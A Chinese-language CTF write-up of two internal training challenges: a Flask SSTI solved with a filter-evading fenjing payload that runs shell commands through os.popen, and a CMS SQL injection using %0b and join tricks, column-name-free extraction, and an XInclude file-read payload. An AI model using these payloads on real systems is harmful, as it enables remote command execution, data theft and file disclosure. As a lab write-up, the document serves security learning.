内部靶场训练1221-1228
最近比较忙,只能晚上看看题了。。。
easyflask1
根据题目名称提示是flask,所以一开始思路基本上都是往SSTI、cookie伪造、逻辑漏洞那些方面去想了。
因为题目一开始给了魔方,所以猜测是不是复原了就给flag?看了下前端代码,没有找到拿flag的逻辑。扫描了一下源码,也没发现什么东西。

ssti的话一开始又没找到传参的地方,按道理来说都是?xxxx={{}},后面索性直接尝试无参数,结果还真有:http://10.45.1.26/{{7*7}}返回了49:
直接上fenjing,但是fenjing让输入input,这里不知道输入个啥。后面去github上面看了官方fenjing的使用说明,发现fenjing其实已经被搞成python的一个包了。
所以直接pip install fenjing ,然后按照demo:
1 | from fenjing import exec_cmd_payload, config_payload |
blacklist填被过滤掉的字符,可以用bp来fuzz,这里我测试的发现把_ 、. 啥的给过滤了。
然后用生成的payload来测试,有些payload打过去服务器解析不了,会返回500,所以多生成几次,多尝试几次,我这里用的:{{((QAQ|attr(()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last+'eq'+()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last))[()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last+'globals'+()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last]['sys']['modules']['os']['popen']('ls /'))['read']()}}
发现是可以的,最后再把命令换成 cat /flag即可。
{{((QAQ|attr(()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last+'eq'+()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last))[()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last+'globals'+()|select|string|batch(25)|first|last+()|select|string|batch(25)|first|last]['sys']['modules']['os']['popen']('cat /flag'))['read']()}}

coolcms
http://10.45.1.21/article.php?id=-1'union%0bselect * from (select 1)x join (select 2)y join (select 3)z join (select m.4 from (select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d union%0bselect * from flag)m limit 1 offset 1)h%23

about页面存在sql注入,有回显,可以尝试union 联合注入。fuzz一下 发现union, or and 啥的都被过滤了。
过滤了,可以尝试join,用join来连接临时表,先尝试第一个验证poc:
http://10.45.1.21/article.php?id=-1'union%0bselect * from (select 1) a join (select 2)b join (select 3)c join (select 4)d%23
(select 1)a : select 1 产生一个临时表,别名为 a ;
这里假设列数只有一列开始测试,然后接着猜测有两列,三列,四列:
?id=-1'union%0bselect * from (select 1)x%23
?id=-1'union%0bselect * from (select 1)x join (select 2)y%23
?id=-1'union%0bselect * from (select 1)x join (select 2)y join (select 3)z%23
?id=-1'union%0bselect * from (select 1)x join (select 2)y join (select 3)z join (select 4)h%23

发现2,4是回显位;
正常的information_schema.tables 和information_schema.columns 用不了,因为or被过滤了,information_schema.tables的平替可以用mysql.innodb_table_stats和mysql.innodb_index_stats
但是这里的table被过滤了,mysql.innodb_table_stats 不能用,测试发现mysql.innodb_index_stats可以用,但是table被过滤了,直接查select group_concat(table_name)from mysql.innodb_index_stats where table_schema=database(); 也是不行的。所以这里的表名只能靠猜:

可能存在flag表,但是flag表的列名是不知道的,但是count没被过滤,我们可以尝试select count(*) from flag来得到flag表的行数:
?id=-1'union%0bselect * from (select 1)x join (select count(*) from flag)y join (select 3)z join (select 4)h%23
发现返回的是1 ,但是无列名注入得需要知道flag表的列数。我们可以尝试select count(*) from information.columns where table_name="flag",但是这里or table 都被过滤了,好像就只能靠猜测了。
就从flag表只有一列开始猜起,然后是二列,三列,四列 ….:
?id=-1'union%0bselect * from (select 1)x join (select m.1 from(select * from (select 1)a union%0bselect * from flag)m limit 1)y join (select 3)z join (select 4)h%23 返回404 not found
?id=-1'union%0bselect * from (select 1)x join (select m.1 from(select * from (select 1)a join (select 2)b union%0bselect * from flag)m limit 1)y join (select 3)z join (select 4)h%23 返回404 not found
?id=-1'union%0bselect * from (select 1)x join (select m.1 from(select * from (select 1)a join (select 2)b join (select 3)c union%0bselect * from flag)m limit 1)y join (select 3)z join (select 4)h%23 返回 404 not found
?id=-1'union%0bselect * from (select 1)x join (select m.1 from(select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d union%0bselect * from flag)m limit 1)y join (select 3)z join (select 4)h%23,此时是有返回值的:

从这里可以知道flag表有4列,结合前面的行数1行,这个表就是1行四列。
解释几个地方:
select m.1 from(select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d union%0bselect * from flag)m limit 1这种写法是OK的,而交换一下位置:select m.1 from (select * from flag union select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d)m limit 1这样是不行的,因为我们不知道flag具体的列名,只能把构造的临时表写在左边,让其列名可控。不然m.1直接报错。- 为啥是
m.1,直接select *不行吗?另外为啥后面还有一个limit 1? 这个是因为我们要保证每一个回显位,这里是2和4,查询的结果集是个1x1的表。所以需要只返回某个列名的第一条数据。否则会报错,看不到回显。 - 另外我们还需要用到
offset 1,我们构造的临时表和flag表进行拼接,第一行数据我们构造的临时表的数据,即 1,2,3,4,所以往下取一行才能取到flag。 - 因为flag表只有一行,并且只有4列。那么理论来说就只有4个数据,我们可以一个一个遍历:
m.1;m.2;m.3;m.4
测试的poc:
1 | ?id=-1'union%0bselect * from (select 1)x join (select m.1 from(select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d union%0bselect * from flag)m limit 1 offset 1)y join (select 3)z join (select 4)h%23 //返回的是1 |
可以猜测这个第四列,告诉我们的是flag具体的位置,所以这里需要有办法去读。
我们还有一个功能点write没用,那里其实是个xxe我一开始想的是xss,后面试了一下外部实体注入也没成功。最后看了wp发现这里是用xinclude ,这里用最基础的就行,没有任何过滤。xxe还是不够敏感,后面专门开一个帖子归纳一下xxe。
poc:
1 | <root> |
最终的poc:

<root> <xi:include xmlns:xi="http://www.w3.org/2001/XInclude" href="file:///home/fff123aggg" parse="text"/> </root>